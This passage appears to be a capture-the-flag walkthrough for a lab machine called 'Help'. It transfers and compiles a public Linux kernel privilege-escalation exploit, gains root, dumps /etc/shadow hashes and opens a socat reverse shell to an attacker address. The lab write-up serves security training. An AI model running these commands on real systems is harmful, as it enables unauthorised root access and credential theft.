Linux Kernel < 4.17-rc1 - 'TAF LLC' Double Free	linux/dos/44879.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.5 LTS) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-83 / < 4.8.0-50 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)	linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (Poc)	linux/dos/44301.c
Logopolit < 3.6.4 - Root Remote Code Execution	linux/remote/42158.py

Transfer the exploit to the help machine using wget:

On local kali desktop,

```
cp /usr/share/exploitdb/exploits/linux/local/44298.c .
```

```
python3 -m http.server 8811
```

```

(root@kali) - [~/Desktop]
# searchsploit -p 44298
Exploit: Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/44298
Path: /usr/share/exploitdb/exploits/linux/local/44298.c
File Type: C source, ASCII text, with CRLF line terminators

(root@kali) - [~/Desktop]
# cp /usr/share/exploitdb/exploits/linux/local/44298.c .

(root@kali) - [~/Desktop]
# python3 -m http.server 8811
Serving HTTP on 0.0.0.0 port 8811 (http://0.0.0.0:8811/) ...

```

On the victim machine,

```
wget http://10.10.14.23:8811/44298.c
```

```
gcc 44298.c -o rootme
```

```
chmod 755 rootme
```

```

help@help:/home/help$ wget http://10.10.14.23:8811/44298.c
wget http://10.10.14.23:8811/44298.c
--2021-01-26 17:59:24-- http://10.10.14.23:8811/44298.c
Connecting to 10.10.14.23:8811... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6021 (5.9K) [text/x-csrc]
Saving to: '44298.c'

44298.c           100%[=====>]  5.88K  --.-KB/s   in 0s

2021-01-26 17:59:24 (401 MB/s) - '44298.c' saved [6021/6021]

help@help:/home/help$ gcc 44298.c -o rootme
gcc 44298.c -o rootme
help@help:/home/help$ ls
ls
44298.c  help  linpeas.sh  npm-debug.log  rootme  user.txt
help@help:/home/help$ chmod 755 rootme
chmod 755 rootme
help@help:/home/help$ ./rootme
./rootme
task_struct = ffff880039f0c600
uid_ptr = ffff8800182b0d84
spawning root shell
root@help:/home/help# cd /root
cd /root
root@help:/root# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)

```

And obtain the flags:

```

root@help:/root# cat root.txt
cat root.txt
b7fe6082dcdcf0c1b1e02ab0d9daddb98
root@help:/root# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:05:e2 brd ff:ff:ff:ff:ff:ff
    inet 10.129.42.250/16 brd 10.129.255.255 scope global ens192
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:5e2/64 scope global mngtmpaddr dynamic
        valid_lft 86262sec preferred_lft 14262sec
    inet6 fe80::250:56ff:feb9:5e2/64 scope link
        valid_lft forever preferred_lft forever
root@help:/root#

```

```

root@help:/root# cat /etc/shadow
cat /etc/shadow
root:$6$0xF0G6t$laTXWqQ0HJhw00JEIeBs/NpU9gWaE2CFrJt3auuJKMTos.DtoiPxEt2FIqXJLmgLc01TX0KIyMf/Kbb3dcSX.:17863:0:99999:7:::
daemon*:17743:0:99999:7:::
bin*:17743:0:99999:7:::
sys*:17743:0:99999:7:::
sync*:17743:0:99999:7:::
games*:17743:0:99999:7:::
man*:17743:0:99999:7:::
lp*:17743:0:99999:7:::
mail*:17743:0:99999:7:::
news*:17743:0:99999:7:::
uucp*:17743:0:99999:7:::
proxy*:17743:0:99999:7:::
www-data*:17743:0:99999:7:::
backup*:17743:0:99999:7:::
list*:17743:0:99999:7:::
irc*:17743:0:99999:7:::
gnats*:17743:0:99999:7:::
nobody*:17743:0:99999:7:::
systemd-timesync*:17743:0:99999:7:::
systemd-network*:17743:0:99999:7:::
systemd-resolve*:17743:0:99999:7:::
systemd-bus-proxy*:17743:0:99999:7:::
syslog*:17743:0:99999:7:::
_apt*:17743:0:99999:7:::
messagebus*:17862:0:99999:7:::
uuidd*:17862:0:99999:7:::
help:$6$Tsia2Jca$DZzILaq4zZtu6iehU.Qq3z2Nz849r9atqYsVFAIsKVPgCZ8u600iiaVlgGunFFBEzD2iWgDc.Dk3jIM8mOC.l1:17863:0:99999:7:::
sshd*:17862:0:99999:7:::
mysql!:17862:0:99999:7:::
Debian-exim!:17863:0:99999:7:::

```

Bonus 1: getting to tty using socat

Download socat static binary from https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat using a web browser

Host it on a python web server:

```
python3 -m http.server 8811
```

```

(root@kali) - [~/Downloads]
# file socat
socat: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped

(root@kali) - [~/Downloads]
# shasum socat
f1a4abd70f8e56711863f9e7ed0a4a865267ec77  socat

(root@kali) - [~/Downloads]
# python3 -m http.server 8811
Serving HTTP on 0.0.0.0 port 8811 (http://0.0.0.0:8811/) ...

```

On Kali, use the command:

```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```

On the victim, use the command:

```
./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.23:4444
```

```
(root@kali) - [~/Desktop]
# socat file:`tty`,raw,echo=0 tcp-listen:4444
root@help:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:/root#
```

```
root@help:/root# ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.23:4444
<ec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.23:4444
```

Bonus 2: Getting the server timezone

```
date && curl -v http://10.129.86.182
```

```
(root@kali) - [~]
# date && curl -v http://10.129.86.182
Tue 26 Jan 2021 09:30:50 PM EST
* Trying 10.129.86.182:80...
* Connected to 10.129.86.182 (10.129.86.182) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.129.86.182
> User-Agent: curl/7.72.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 27 Jan 2021 02:30:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Tue, 27 Nov 2018 13:49:28 GMT
< ETag: "2c39-57ba5b7e5205d"
< Accept-Ranges: bytes
< Content-Length: 11321
< Vary: Accept-Encoding
< Content-Type: text/html
<
```